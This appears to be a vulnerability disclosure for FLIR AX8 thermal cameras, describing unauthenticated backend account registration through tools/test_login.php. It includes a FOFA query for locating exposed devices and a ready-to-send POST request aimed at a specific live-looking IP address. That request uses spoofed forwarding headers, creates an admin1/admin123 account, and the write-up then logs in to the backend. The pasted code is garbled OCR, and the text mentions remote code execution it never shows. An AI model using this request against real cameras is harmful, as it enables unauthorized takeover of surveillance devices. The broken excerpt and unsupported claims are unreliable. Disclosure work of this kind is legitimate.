FLIR-AX8 Fixed Thermal Cameras Register any user in the background--test_login.php

Vulnerability details

FLIR-AX8 Fixed Thermal Cameras Register any user in the background, Attackers can register any backend account and obtain website backend permissions through this vulnerability.

Vulnerability location

tools/test_login.php

Vulnerability recurrence

fofa app="FLIR-FLIR-AX8"

Through code audit, it was found that the registration interface of the PHP file did not have permission settings, and back-end accounts could be registered at will.

```
ownload.php 全局搜索 test_login.php
               if (version_compare(PHP_VERSION, '5.3.7', '<')) { echo "Sorry, Simple PHP Login does not run on a PHP elseif (version_compare(PHP_VERSION, '5.5.0', '<')) { !
63
645
666
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771
772
774
775
777
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845
889
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992
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999
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101
101
                  require_once("./../application/libs/password_compatibility_library.php");
               elseif (version compare (PHP VERSION, '5.5.0', '>=')) {
                     return true;
                // default return
             * This is basically the controller that handles the entire flow of the application.
           public function runApplication()
               $this->showPageRegistration();
               } else {1

// start the session, always needed!1

$this->doStartSession();1

'/ sheek for possible user interaction
                         check for possible user interactions (login with session/post data or logout)
                     $this->performUserLoginAction();
                     -// show "page", according to user's
if ($this->getUserLoginStatus()) {
                          $this->showPageLoggedIn();
                     -}¶
            * Creates a PDO database connection (in this case to a SQLite flat-file database)
           private function createDatabaseConnection()
```

POC:

POST /tools/test_login.php?action=register HTTP/1.1

Host: 222.103.211.89:8002

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:123.0) Gecko/20100101

Firefox/123.0

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

Content-Length: 121

Origin: http://222.103.211.89:8002

Sec-GPC: 1

Connection: close

Referer: http://222.103.211.89:8002/tools/test_login.php?action=register

Cookie: PHPSESSID=a1a0193bc2c2ae35bb3e815d3150dde8; clientTimeZoneOffset=-480; clientTimeZoneDST=0; theme=light; distanceUnit=metric; temperatureUnit=celsius;

showCamerald=false

Upgrade-Insecure-Requests: 1

X-Forwarded-For: 0000:0000:0000::0000
X-Originating-IP: 0000:0000:0000::0000
X-Remote-IP: 0000:0000:0000::0000
X-Remote-Addr: 0000:0000:0000::0000

user_name=admin1&user_email=admin1%40admin.com&user_password_new=admin123&user_password_repeat=admin123®ister=Register

Case 1:


URL: http://222.103.211.89:8002/tools/test login.php?action=register

Through the remote code execution vulnerability, you can see that the 1.txt file exists in the


username: admin1 password: admin123

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Registration					
Username (only letters and numbers, 2 to 64 characters) admin1		User's email admin1@admin.com	Password (min. 6 characters)	Repeat password	Register
Homepage					

View burp



Login to the backend [http://222.103.211.89:8002/login/]



admin1/admin123

